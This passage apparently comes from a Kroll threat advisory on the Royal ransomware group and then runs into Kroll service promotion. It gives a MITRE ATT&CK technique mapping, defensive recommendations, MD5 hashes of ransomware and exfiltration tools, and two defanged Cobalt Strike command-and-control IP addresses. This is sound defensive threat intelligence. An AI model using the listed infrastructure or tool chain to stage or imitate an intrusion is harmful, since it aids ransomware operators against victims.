If a ransom is not agreed, the actors claim they will post the victim's exfiltrated information on their data leak site. While no data leak site for Royal has been identified as of this writing, similar threat actor groups often post a summary of the victim, along with a link to view/download the collected victim data.

Mitre ATT&CK Mapping

Tactic	Technique	Procedure
TA0042	T1588	Obtain capabilities
TA0001	T1078	Valid accounts
TA0002	T1059	Command and scripting interpreter

T1064	Scripting	
TA0003	T1078	Valid accounts
TA0004	T1078	Valid accounts
TA0005	T1562	Impair defenses: disable or modify tools
TA0007	T1049	System network connections discovery
T1087	Account discovery	
T1135	Network share discovery	
TA0008	T1021	Remote services
TA0009	T1005	Data from local system
TA0011	T1219	Remote access software
T1573.001	Encrypted channel: symmetric cryptography	
T1001	Data obfuscation	
TA0010	T1567.002	Exfiltration over web service: exfiltration to cloud storage
T1020	Automate exfiltration	
TA0040	T1490	Inhibit system recovery
T1486	Data encrypted for impact	

Recommendations

Kroll has identified recommendations relating to this alert:

Recommendation	Observation
Monitor PowerShell execution Ensure PowerShell is logged and create detections for encoded script execution.	The threat actor utilized Cobalt Strike. Monitoring PowerShell execution can identify malicious activity associated with Cobalt Strike.
Audit user, administrator and service accounts Ensure accounts have the correct access and privileges. Implement the principle of least privilege.	The threat actor is often able to install tools on user endpoints. Limiting the privileges of users can prevent a threat actor from installing malicious software.
Implement multifactor authentication Multifactor authentication can restrict access to sensitive areas and can prevent lateral movement.	Enabling multifactor authentication can prevent a threat actor from moving laterally and accessing sensitive data.
Review backup strategies Ensure multiple backups are taken and at least one backup is isolated from the network.	As a ransomware actor's main aim is to disrupt business, ensuring a viable backup and recovery strategy is in place can allow a business to recover quickly.
Review remote access tools Whitelist and limit the use of multiple remote access tools within the network.	Threat actors leverage legitimate remote access tools to maintain persistence. Ensure remote access is monitored and that only approved remote access tools exist in the environment.

Indicators of Compromise

The following files and hashes have been identified for the incident.

File Name	MD5 Hash Value

locker.exe	B93FA14627F73DE3274BA15503C916B0
SharpeExfiltrate.exe	2F5D60C2475B723526FBDADEFF55C3C7
MEGACmd.exe	9FB7D7A1F50541917972115B7D8265B4
Gmer.exe	60BF4AE8CC40B0E3E28613657ED2EED8
PowerTool64.exe	FB8535E2BD80CC8044C52A3ED82D390D
Anydesk.exe	7CF4B655453D28F246C815A953F48936
TeamViewer.exe	4F926252E22AFA85E5DA7F83158DB20F
Support.exe	5A24676210BD317520FE30D048C9A106

The following external IP addresses were observed during the incident:

IP Address	Comment
23.106.215[.]16	Cobalt Strike C2
64.44.102[.]176	Cobalt Strike C2

Stay Ahead with Kroll

Cyber Risk

Incident response, digital forensics, breach notification, managed detection services, penetration testing, cyber assessments and advisory.

24x7 Incident Response

Enlist experienced responders to handle the entire security incident lifecycle.

Computer Forensics

Kroll's computer forensics experts ensure that no digital evidence is overlooked and assist at any stage of an investigation or litigation, regardless of the number or location of data sources.

Cyber Risk Retainer

Kroll delivers more than a typical incident response retainer—secure a true cyber risk retainer with elite digital forensics and incident response capabilities and maximum flexibility for proactive and notification services.

Ransomware Preparedness Assessment

Kroll’s ransomware preparedness assessment helps your organization avoid ransomware attacks by examining 14 crucial security areas and attack vectors.

Data Recovery and Forensic Analysis

Kroll's expertise establishes whether data was compromised and to what extent. We uncover actionable information, leaving you better prepared to manage a future incident.

Business Email Compromise (BEC) Response and Investigation

In a business email compromise (BEC) attack, fast and decisive response can make a tremendous difference in limiting financial, reputational and litigation risk. With decades of experience investigating BEC scams across a variety of platforms and proprietary forensic tools, Kroll is your ultimate BEC response partner.

Incident Remediation and Recovery Services

Cyber incident remediation and recovery services are part of Kroll’s Complete Response capabilities, expediting system recovery and minimizing business disruption.